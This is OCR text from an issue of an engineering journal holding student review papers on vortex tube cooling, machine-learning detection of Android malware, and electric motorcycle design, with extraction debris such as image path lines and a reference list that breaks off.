recent patents of this with their important and relevant applications of free eco-friendly energy are reviewed and discussed.

Keywords: Vortex tube, Eco-friendly, Cooling, Efficiency.

INTRODUCTION
The vortex tube was invented by French physicist Georges J. Ranque in 1933. He found that when compressed gas was injected tangentially into the tube, flow streams at lower and higher temperature were generated and exhausted from different ends of the tube. The cold stream was exhausted from the central exit near the inlet and the hot stream was exhausted from the peripheral exit at the other end of the tube. Ranque explained the separating effect in the vortex tube as one, which depended on expansion and compression. A vortex tube is a Thermo-fluidic device, which generates cold and hot streams from a single injection of pressurized gas. The gas emerging from the "hot end" can reach temperatures of 200 °C (392 °F), and the gas emerging from the "cold end" can reach −50 °C (−58 °F). Without any moving parts or chemical reaction within the tube.





ISSN 2394 - 7780


The main part of a typical counter-flow vortex tube is a straight tube with a tangential injection, through which compressed gas is injected into the tube. There are two exits, located at different ends of a counter-flow vortex tube, or at the same end for a uni-flow vortex tube. A control plug is positioned inside the tube away from the injection point, which has a smaller dimension than the inner diameter of the tube, and this allows the gas to escape from the small gap between the control plug and the tube. The cold exit is located in the central part of the tube at the same end of the injection, while the hot exit is the gap between the plug and the tube. When the compressed gas is injected into the tube tangentially at a high velocity, two streams with different temperatures will be generated and exhausted from the two exits of the tube.

This phenomenon of temperature separation in a vortex tube is known as the Ranque effect. In the investigations on the vortex tube, the tube performance has been found to be sensitive to the geometrical parameters, including the size and shape of the control plug, the size and shape of the injection port, the diameter and length of the tube, the structure of the vortex chamber, the diameter of the cold and hot nozzles, among other factors. Many investigations on these geometrical parameters have been reported, with the aim of identifying the primary factors underlying the energy separation, and also with regard to optimize the performance of the vortex tube system.

OBJECTIVE OF STUDY


1. Aim of project is to get desired air conditioning effect
2. To get efficient work output
3. To try to make cost effective model
4. Project objective is to try and get different output cooling effect by changing parameters on Ansys and analyzing it.
5. Vortex tube is generally used for spot cooling operation, so main problem is to find the solution of and use it for room cooling purpose
6. Vortex tubes BTU/HR is generally somewhat low as compared to normal Air Conditioner, so trying to improve with help of changing the different parameters in vortex tube

METHODOLOGY



ISSN 2394 - 7780

WORKING CYCLE



Air is admitted to the compressor at atmospheric temperature Ta and pressure Pa (point A). This air is compressed adiabatically to pressure Pi. This air is then cooled at constant pressure Pi to the atmospheric temperature by water cooling. It then enters the vortex tube where it is separated in two streams (hot & cold streams).

ANALYSIS ON THE BASIS OF CONSTRUCTION OF VORTEX TUBE


- Analysis on Screw Rotation of Vortex Tube.
- Analysis on the basis of observation Table.


$\Delta T_c = T_i - T_c$, $\mu = m_c/m_i$, $\Delta T_h = T_h - T_i$, $\Delta T_c` = (T_i + 273)*[1- (P_a/P_i)^{0.2857}]$

$\Delta trel = \Delta T_c / \Delta T_c`$, $\eta = \mu * \Delta trel$, $\eta_c = [\ln (P_i/P_a)] / [3.5((P_i/P_a)^{0.2857}-1)]$

$COP = \eta * \eta_c [P_a / P_i]^{0.2857}$

GRAPHS





CONCLUSION

Current demand of all industrial machine should be compact in space, economical and less maintenance. Vortex tube is less compact as well as low space and maintenance cost is required as compared to normal Air Conditioner for room cooling. Due to no refrigerant in it so no or less environmental damage or impact. By doing various required changes in length and diameter of nozzle we can get and efficient output COP.

ISSN 2394 - 7780

REFERENCES

- http:// www.irjet.net/
- http://www.sciencedirect.com/
- http://www.iaeme.com/currentissue.asp?JType=IJMET&VType=6&IType=7
- http://www.ierjournal.org/
- Prof. P.S. Desai, "Refrigeration & Air Conditioning" Khanna publishers; 2004 S.S. Thipse, "Refrigeration & Air Conditioning" Jaico publishing house; 2007.
- S. Kasam Wali and K. Prabhakar did the vortex tube test for checking betterment on cooling effect by changing the hot side condition. I.e tallying for conical vs cylindrical hot side valve tube; 2011.
- Tejashree Bonare and Abhishek Badegujar works on switching On /Off of compressor with the help of temperature and humidity sensor; 2014.
- Ratnesh Sahu and Deepak Patel works on working of vortex tube for cooling with the help of industrial waste; 2015.
- Kanchan Pingal and Juily Patil they carried out the project of analyzing the vortex tube cooling effect by changing no of nozzles and by varying length to diameter (l/d) ratio; 2016.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

A CRITICAL REVIEW ON: MALWARE DETECTION FOR ANDROID USING MACHINE LEARNING

Saaima Siddiqui[1], Dhruv Pujari[1], Sameer Raval[1] and Prof. Harshal Patil[2]
Student[1] and HOD[2], Department of Information Technology, Theem College of Engineering, University of Mumbai

ABSTRACT
Malware is always been a issue regarding the operating system or in the software world. In the same way the android system is also going through the same problems. To analyze such malware, we are using machine learning algorithms. We have to use dataset which have both type of application malicious and viruses which will be installed on android device to analyze the behaviour patterns. The Android Application will be using SVM-Based Approach which will validate the performance of the proposed system which then show that the proposed malware detection scheme is able to identify malicious Android applications efeectively and efficiently. We generate system feature vector from each app by executing the algorithms. The metrics (feature vector) support gives the most effective form of malware detection.

Keywords: Machine learning, Android, Applications, App classification.

I. INTRODUCTION

Malware is nothing but the short name for malicious software, in general referred to many forms of hostile or intrusion creating software, spyware, Trojan horses, backdoors, and rootkits. Main aim of malware is to damage, steal, disrupt or do some bad actions. Malware is powerful enough to infect any kind of computing machine running application, and the prevention of malware is being well studied for personal computers (PC). Smartphone devices the detection techniques used are lagging far behind as compared to fast growth of mobile population is being increased.

Some recent survey has shown that there are about 2.1 million android applications are there in market. Due to popularity of android system has led to more spreading of android malware. This malware are spreading in market by the third parties developing application. The Google android market also doesn't promise to guarantee that all its listed applications are threat free. There are also such reports about download Trojans applications that download their malicious code after installation such applications can not be easily detected by Google's technologies during publication in Google android market. The android threats include banking Trojans , spyware ,bots ,root exploits, SMS fraud, phishing, premium dialer & fake installer.

Penetration techniques commonly used for malware applications for installation activation & running on the android system are repackaging, updating and downloading.

REPACKAGING

It is among the common techniques for malware developers to install malicious applications on a android platform. Repackaging approach for popular applications and misuse them as a malware. The developer downloads such types of application and recode them and add their own malicious code and upload that application to the official android app store or on the different markets.

UPDATING

This technique is much more difficult for detecting the malware. The malware developer may still use repackaging but instead of encoding the inflict code to the application, the developer may include a update component that will able to download malicious code at the runtime.

DOWNLOADING

This is the most traditional attacking technique. The malware developer need to attract the user to download the interesting and attractive applications.

II. RELATED WORK

Mariam Al Ali eta el. [1] - In this paper , a practical and effective anomaly based malware detection framework is proposed with an emphasis on Android mobile computing platform.

Naser Peiravian, Xingquan Zhu [2] – In this paper a propose to combine permission and API (Application Program Interface) calls and use machine learning methods to detect malicious Android Apps.

Chenglin Li, Rui Zhu, Di Niu [3]- In this paper a propose highly reliable machine learning Algorithms for android Malware detection based on the use of Factorization Machine and the extensive study of Android App features.

ISSN 2394 - 7780

J. D. Kohli [4] – In this paper a proposed machine learning based malware detection system for Android Platform.

Pengbin Feng, Jianfeng Ma, Cong Sun, Xin peng Xu, Yuwan Ma [5] – In this paper a propose an effective dynamic analysis framework called EnDroid in the aim of implementing malware detection based on multiple types of dynamic behaviour features.

The ability to detect malicious application as early as possible is vital to enhance user security, since android application can be reported , tagged and removed from the market and their signatures can be black listed. This can be seen as a classification problem and therefore many authors have attempted to use machine learning over diverse android application based feature sets. In order to detect malware in smart phones, several systems were proposed. Andromaly is such kind of system in which a host-based malware detection system was created. This system monitored the phone and obtained from the system was based on behavior of the system thus making Andormly a behavioral based detection system. The algorithms used include: k-means, LR, Histograms, Decision Trees, Bayesian Networks, and NB. Each of the results from classifying the data using these data mining algorithms were compared and it was determined that NB performed the best in some scenarios while decision trees, LR and NB performed best in others. However, in their experiment Android was quite new so not many applications that contained malware were developed for it. Thus, the researches had to develop two malware applications and install them to get the data.

Another research was conducted on behavioral detection is M0Droid, which consisted of a client and a server. The server analyzed the data collected from the client side to detect malware. This would reduce the battery consumption of having the client side analyze the data.

Risk ranker used a method called zero-day detection, in which it checks through applications in the android market to determine which may be risky. This way the system makes the system less down the potential risk. Risk ranker follows some other modules that are FIRST-ORDER module handles non-obfuscated apps by evaluating the risks. While the second-order module analyzes the behavior of these applications in order to determine whether they are malicious or not. So RiskRanker should be able to determine whether an app is dangerous upon installation thus it is called zero day detection.

ScanDroid , which examined the data flows of the Android application to determine of it is malware. One of the main aspects of these scans is checking the permissions of the app, as well as the certifications. Like RiskRanker, ScanDroid should detect malware as early as possible as it is installed on the system

With rapid development and evolution of Android malware, Android application is facing a variety of threats. To defense Android applications against the infection of malware, applications have been analyzed and detected by various methods prior to installation. The methods for ensuring and vetting Android applications are basically divided into two categories: static and dynamic analysis. Static analysis generally involves an automated tool that takes source code or the executable file of an Android application, examines its program without executing its program without executing it, and outputs analysis

Results by checking the code structure, the sequences of API call, and how sensitive information is processed through different function calls. DroidAPIMiner extracts the frequency of API calls from applications and uses supervised learning algorithm to perform malware detection. DroidSIFT focuses on permission-related API dependency graps. It takes these graphs as features and combines machine learning algorithm to implement highly precise malware detection. DroidMiner characterizes the behavior of applications by sequences of threat modalities, takes these modalities as feature and implements effective malware detection and family classification through machine learning.

Product Scope


The scope of this project is to detect the malware in the Android Application using machine learning against the threat of computer viruses like Trojans , spyware ,bots ,root exploits, SMS fraud, phishing, premium dialer & fake installer. This will help to maintain the security of the Applications. Further work to be done is the ability to detect advanced malware attacks such as Zero-day attack. Implementation of Behavior-based analysis with permission based can also be done to determine malicious Android applications. Administrative User interface and an AMDA Android Application will allow easier analysis and access of the system.

ISSN 2394 - 7780

III. LITERATURE REVIEW

Reference no.], Author name, year.	Technique used	Advantages	Disadvantages
[1] Mariam Al Ali, Davor Svetinovic, Zeyar Aung, Suryani Lukman.	1)Extracted Features: Inter Component communication Patterns 2)SVM 3)Accuracy	Gives 10% higher Accuracy than Benchmark Technique	Inspected only ICC patterns
[2] Naser Peiravian, Xingquan Zhu.	1)Similary Score in terms of API Calls and Risky permission were used as a feature 2)SVM 3)Accuracy	Focused on permission set as well as on API calls	1)Score calculations produce overhead 2)Sometimes very low accuracy
[3] Chenglin Li, Rui Zhu, Di Niu.	1)Static Analysis 2)SVM 3)Detection Rate	1)Light weighted method 2)Explain each relevant property of the detected malware 3)Detected up to 94% malware with few false alarm	1)Based on top features of malware families. 2)Model quality depended on malware samples.
[4] Wei-Ling Chang, hung-Min Sun,Wei Wu.	1)Features- requested Permission, used Permissions and Permission Pairs. 2)J48 classifier 3)Detection rate, Accuracy.	Used permission helps to improve detection rate.	1)Focused Only permission based components 2)Overhead.

IV. SVM–BASED MALWARE DETECTION



In this paper we are introducing the architecture of malware detection system describing all the functions in details to show how the scheme works for Malware Detection.

ISSN 2394 - 7780

V. CONCLUSION

The scope of this project is to detect the malware in the Android Application using machine learning against the threat of computer viruses like Trojans , spyware ,bots ,root exploits, SMS fraud, phishing, premium dialer & fake installer. The perspective of this project is to protect the application from different kind of Malwares. With rapid development and evolution of Android malware, Android application is facing a variety of threats. To defense Android applications against the infection of malware, applications have been analyzed and detected by various methods prior to installation.

VI. ACKNOWLEDGEMENT

We are thankful to are project guide **HOD, prof Harshal Patil** who helped us to showcase our knowledge and skills and helped us to work with the project. Also we are thankful to the Prof. Najummudin Aamer, and all the other staff members at IT Dept., Theem College of Engineering, Boisar, India for supporting us in the completion of the work.

VII. REFERENCE

1) Mariam Al Ali, Davor Svetinovic, Zeyar Aung, Suryani Lukman, “Malware Detection in Android Mobile Platform using Machine Learning Algorithms”
2) Naser Peiravian, Xingquan Zhu, “Machine Learning for Android Malware Detection using Permission and API Calls”.
3) Chenglin Li, Rui Zhu, Di Niu, “Android Malware Detection based on Factorization Machine.”
4) Wei-Ling Chang, hung- Min Sun,Wei Wu, “Android Behaviour-Based Maiware Detection Method using Machine Learning.”
5) J. D. Kohli, “RanDroid: Android Malware Detection Using Random Machine Learning Classifiers.”
6) Pengbin Feng, Jianfeng Ma, Cong Sun, Xin peng Xu, Yuwan Ma, “A Novel Dyanamic Android Malware Detection System with Ensemble Learnung”.
7) Justin Sahs, Latifur Khan, “A Machine Learning Approach to Android Malware Detection.”
8) Ignacio Martin, Jose Alberto Hernandez, Alfonso Munoz, Antonio Guzman, “Android Malware Characterization Using Metadata and 58o54k4Mach4uoine Learning Techniques.”
9) Long Wen, Haiyang Yu, “An Android malware detection system based on machine learning.”
10) Nirmala Yadav, Aditi Sharma, Amit Deogar

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

A LITERATURE REVIEW ON DESIGN AND ANALYSIS OF ELECTRIC MOTORCYCLE

Mayuresh Kadam[1], Gaurav Bore[2], Aashish Maurya[3], Shreyas Parab[4] and Wasim Khan[5]
Student[1,2,3,4] and Assistant Professor[5], Theem College of Engineering, Boisar (E)

ABSTRACT
In today's situations Automobile industry becoming more and more competitive. The vehicles can get the energy from petrol or diesel engine for its drive. The depletion of fossil fuels reducing the amount of petrol and diesel day by day. Now automobile industry requires new source of energy to run the vehicles, it can be done using electric energy. In this report, the design and analysis of electric motorcycle is described. Major drawback of e-bike is requiring frequent charging from EB supply. This paper shows the charging arrangement of E-bike. The electrical energy is supplied to the motor by battery and Battery can receive the electric energy by dynamo and charging system. This e-bikes running cost is very low, when compare to other sources of energy used in bike. Market available E-bike batteries are designed to spent 4-6 hours/charge by using Electric Battery supply. These batteries can be charged by dynamo, Alternator or with the help of regenerative controller. So electric supply cost also gets reduced.

Keywords: *Electric motorcycle, Chassis, Brushless DC motor, Battery, Controller.*

I. INTRODUCTION
Energy crisis is one of the major concerns in today's world due to fast depleting resources of petrol, diesel and natural gas. Electric vehicles is the solution which can help to save the fossils fuels for future and decrease the usage of fossil fuels. This project will deal preliminary with electric motorcycle where the internal combustion engine is replaced by a battery and electric motor drive which is used for personal transportation. The principle and working of Lithium ion battery, Lithium ion phosphate battery, Wheel hub motor, Regenerative controller and Alternator are provided to you. Mechanical Components including chassis, transmissions, wheels and brakes are presented. The design of frame of motorcycle and body is done on Solid works software and the Analysis on the frame of a motorcycle is done on Ansys software by applying appropriate Boundary conditions which will help us to show the results that how a frame will act practically when certain loads are added to it. The Electric bike which will be running on battery, the power is supplied by the motor and it will run the bike. The efforts are being made to reduce the charging time, increase the speed of a vehicle, increase the range of a vehicle and decrease the weight of a vehicle. The main purpose of using this E-bike is that it is user friendly, economical and relatively cheap. The market available e-bike use Brushless direct current motor for drive purpose.




Fig-1: Major components of Electric Motorcycle

From above figure we can conclude the major components of electric motorcycle i.e. Battery, Chassis, Electric motor, Controller and drive.

II. LITRETURE VIEW
Haruo Sakamoto (1), confirmed the strength of designed motorcycle by performing a stress analysis. In prior to the analysis of designed frame, a simple calculation was conducted using a cantilever model of 100mm × 100mm cross section and 100 mm length with the force of 50N at the tip. The calculation by hand is 0.3 MPa and the result of FEM is 0.29 MPa. This result is enough to perform FEM stress analysis for motorcycle model. Saurabh Rege et. al (2), concluded that the trellis frame is the lightest frame and yet provides high rigidity due to triangulations provided by tubes and frames. The trellis frame thus has the highest strength to weight ratio among all frame types. Unlike the cradle frame, the tubes of trellis can accommodate components of larger size which also perform structural duties themselves thus providing increased strength and rigidity. Trellis frame provides better centralization and lower the overall vehicle weight. The centre of gravity of frame is below the rider seating area thus ensuring low and centralized frame weight. R.D. Belekar et. al (3), theymodelled and

ISSN 2394 - 7780

tested a battery electric motorcycle with a self-charging system for obtaining better utilization of energy. They fabricated a regenerative system for a vehicle which utilizes the rotational energy of wheels to restore the energy to the batteries. Vignesh.M et. al (4), the main aim of their paper was to design and fabricate a lightweight still strong, safe and economical frame than the conventional ones. They used an AISI standard material for a frame. Static simulations and torsional analysis for sudden impacts of all the components on frame were conducted. Jonathan X. Weinert (5), He discussed about the use of batteries in EV and compared the valve regulated lead acid battery and lithium ion battery to evaluate the potential for growing e-bike market in china to enable a transition to small personal electric cars. Diogo Rechena (6), they provided an overview of chassis for future motorcycles. With this purpose loads and safety factor will be estimated for later use in several structural analysis. M.Sathya Prakash (7), their paper was based on the charging arrangement on e-bike. The motor uses electric energy from the battery and battery receives electric energy from dynamo, this energy is stored in the battery. Bhagyashri Rodage et. al (8), the main aim of their paper was to study the performance improvement in vehicle balance and improved fuel efficiency of automobile by replacing the existing steel chassis of Bajaj Pulsar by aluminium alloy 6063. The improvement in chassis will provide good balancing and improved fuel efficiency. Deep R Prajapati et. al (9), Their paper is consisting of design and fabrication of electric bike which makes use of electric energy as a primary source and solar energy if possible, by attaching solar panels. There is a provision for a charging the battery by ejecting it from main system. Andrea Marongiu (10),they experimented and done with the analysis on lithium iron phosphate battery under different operating conditions in order to investigate its potential application to electric vehicle and hybrid vehicle. Qian Lin et. al (11), they proposed current optimized charging methods for a Li-ion battery, which have achieved excellent performances in saving charging time, improving charging efficiency and extending battery life. They have shown the various new optimized charging strategies for electric vehicle. Jin-Shyan Lee et. al (12), they have developed Proportion-Assisted Power Controllers and fuzzy logic controller using current bike speed, pedal torque, and pedal frequency to determine the assisted power generated by a motor. The result simulation shows that, when riding electric bike on both flat and ground slope, using fuzzy logic controller leads to a lower but more stable bike speed, this will provide better riding comfort. Josef Gromba (13**)**, they focus on the use of BLDC as electric bike drive. In all the bikes motor speed is controlled with a lever mounted on the handlebars. But by controlling the motor torque in such a way that it allows the user to set a desired torque value keeping the force on the bike pedal constant. To check the correctness of operation of the developed control system, its measurements have been performed. One of them consisted in observing the changes of current and velocity of the motor for constant power supply voltage, set load torque value equal to 20 Nm, and constant load torque. Lucian Nicolae Demeter et al (14), generally charging of E-bike takes more up to 4-5 hours. But by using this paper we can utilize our waste time to charge the E-bike. As well as they are using renewable energy source to charge the battery of electric vehicles. The electric bike charging station consist of 6 monocrystalline photovoltaic panels with the nominal output of 270 Wp and a total installed power of 1.6kWp. G Pruthvi Raju et. al (15), this paper describes weight reduction of bike frame (Trellis Frame) by ANSYS 17 Workbench software. The objectives of this paper are to develop structural modelling, using finite element analyse and the optimization of the bike frame for robust design. Static analysis was carried out for finding the stresses/strain results. Mrudul Nandedkar (16), they aimed at optimizing the range of electric motorcycle with considering maximum attainable speed. The speed was limited by varying the current supplied to the motor and changing the gear ration of drive. Yen-Ming Tseng (17), in this paper, it is the research topic focus on the electrical characteristics analysis of lithium phosphate iron (LiFePO4) batteries pack of power type. LiFePO4 battery of power type has performance advantages such as high capacity, lower toxicity and pollution, operation at high temperature environment and many cycling times in charging and discharge and so on. Sai Praveen Velagapudi (18),This is a preliminary study aimed at understanding the usage patterns and discomfort of motorcycle users in India and thereby establish a base for further research on motorcycle ergonomics. The results of this study emphasize the need and highlight the scope of research on motorcycle ergonomics. Ashish Powar (19), this article is based on optimization of a motorcycle swing arm. The modification process is based on material, topological modification and validation using finite element analysis. The results obtained from modified analysis are compared with the evaluation of the original component. The goal of the experiment is to reduce the mass of the component without compromising the other relevant factors. Amol S. Amrutkar (20), this study aims at finding the problems associated with motorcycle riding posture.

III. METHODOLOGY

This section represents detailed project plan and its implementation carried out to design the electric motorcycle and to do analysis on it. The following block diagram represents the proposal work of the project in ascending order.

ISSN 2394 - 7780




Fig-2: Proposed Methodology

A.Case Study
Study is being done on entire working and manufacturing process of electric motorcycle. Study of each and every single component their principle, working as well as construction is being done under case study. The study of existing Electric motorcycles, their advantages as well as drawbacks is being study with the help of this we can conclude that what we can do to improve its performance and what else can we do to reduce the drawbacks.

B. Market survey
Market survey is being done to carry out the cost of fabrication, the cost of major and minor components of vehicle. Major components such as battery, controller, converter, Brush Less Direct Current motor, etc. Minor components such as shock absorbers, tires, wheels, handle bar, front suspensions, brakes, handle bar, etc. Cost as well as the approximate weight of those components are needed to be calculate before designing. So we can design an appropriate frame so that it can carry the weight of those components as well as passengers without a failure. And we can make efforts to reduce the weight of a frame and also reduce the cost of fabrication.

C. Selection of material
After doing a market survey we can select an appropriate material for frame. There are multiple types of frames and materials of frame in the market, so we can select the appropriate type of frame and a material according to our requirements. Other major components like controller, batteries and motors are selected after comparison of their cost, specifications and our requirements. Components such as seat, tires handle bar, seat and suspensions are selected based on ergonomics and aesthetics.

D. Design of Chassis and body on Solid works
Before analysis Design of frame and body on a solid works software is necessary. The frame is designed according the sample chassis which we have selected and according to the placement of selected before analysis Design of frame and body on a solid works software is necessary. The frame is designed according the sample chassis which we have selected and according to the placement of selected components. The body is designed according to chassis and aesthetic point of view.

E. Analysis
After completing the cad model of frame the model is exported into Ansys software where we can simulate and do analysis on it. Meshing and analysis is carried out on Ansys software by applying the appropriate boundary conditions and perfect weight and we can examine how the frame will react under such conditions in practical.

ISSN 2394 - 7780

IV. CONCLUSION

The data was collected from various research papers and we can conclude that we can use a double cradle frame for an electric motorcycle since the big size batteries can be placed safely and properly on it. The battery we will use will be Lithium ion phosphate battery since those batteries are very efficient and safer than the lead acid and lithium ion batteries. The motor we will use for the electric vehicle will be BLDC wheel hub motor since those motors are placed directly on the wheels and there is no need of chain or belt drive to transfer the motion. Since belt drive or chain drives or not in use the chances of power loss is also less. The controller we will use for electric motorcycle will be regenerative controller so that the energy loss during braking is reduced and that energy is used to charge the battery, Hence the work which is done by alternator is done by this regenerative controller of self-charging the battery.

REFERENCES

1) Haruo Sakamoto (2004), Designing and manufacturing of handmade electric motorcycle, Journal of Asian electric vehicle, volume 2, No.2.

2) Saurabh Rege, Chirag Khatri, Mrudul Nandedkar, Noopur Wagh (2017), Design and analysis of frame for electric motorcycle, International journal of Innovative research in science engineering and technology, Volume-6.

3) R.D. Belekar, Shweta Subramaniam, Pratik Panvalkar, Medha Desai, Ronit Patole (2017), Alternator charging system of electric motorcycle, International research journal of engineering and technology, Volume-4.

4) Vignesh.M, Dr. Arumugam K, Vinoth.S, Hariharan.S, Design and analysis of frame of an electric bike, International journal of Engineering (IJESI).

5) Jonathan X. Weinert institute of transportation studies university of California, Lead-acid and lithium ion batteries for electric bike in china: Implications on the future growth of electric drive vehicles.

6) Diogo Rachena, Motorcycle chassis analysis, IDMEC/IST, Institute of mechanical engineering Institute superior technical, University of Lisbon, Portugal.

7) M. Sathya Prakash, Design and fabrication of self-charging electric vehicle, International journal of power control signal and computation, Volume-8, No.1, January- March 2016.

8) Bhagyashri Rodage, V.L. Bhanavase (2016), Static analysis of pulsar 180 bike frame made up of AI6063, IJSART- Volume 2, Issue 2Feb 2016.

9) Deep R Prajapati, Kunjan Shinde, Abhishek Mhaske, Aniket Prabhu (2017), Design and fabrication of electric bike, IJMET- Volume 8, Issue 3, March 2017.

10) Andrea Marongiu, Experimental analysis of Lithium Iron Phosphate Battery Performance, Departamento di Ingeneria Electrical electrochemical, Italy.

11) Qian Lin, Jun Wang (2019), towards a smarter battery management system: A critical review on optimal charging methods of lithium ion batteries, Energy 183 (2019) 220-234.

12) Jin-Shyan Lee and Jun-Wei Jiang (2016), Design and Simulation of Control Systems for Electric-Assist Bikes, IEEE.

13) Josef Gromba (2018), Torque Control of BLDC Motor for Electric Bicycle, European Union, IEEE.

14) Lucian Nicolae Demeter and Valer Turcin (2017), Modular solution for charging the batteries of electric bikes parked on public domain, EV2017, IEEE.

15) G. Pruthvi Raju, P. Satya Krishna, Design and structural analysis of motor bike frame, IJSRD, Vol. 5, Issue 01, 2017, ISS(online): 2321-0613

16) Mrudul Nandedkar (2017), Optimizing speed and range of Electric motorcycle, International Journal of Innovative Research in Engineering and Technology, Volume.6, Issue-10, October 2017.

17) Yen-Ming Tseng, Characteristic research on lithium iron phosphate battery of power type, MATEC Web of Conferences 185, 00004 (2018).

18) Sai Praveen Velagapudi, A Study on Motorcycle Usage and Comfort in Urban India, Proceedings 19th Triennial Congress of the IEA, Melbourne 9-14 August 2015.

ISSN 2394 - 7780

19) Ashish Powar (2016), Analysis and Topological Optimization of Motorcycle SwingArm, International Journal of Current Engineering and Technology.

20) Amol S. Amrutkar, Ergonomic Posture for Motorcycle Riding, Conference paper 2011.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1

ISSN 2394 - 7780

A LITERATURE REVIEW ON WIRELESS CHARGING SYSTEM FOR VEHICLES BY USING FLEMINGS METHOD TO CHARGE THE VEHICLE BATTERY

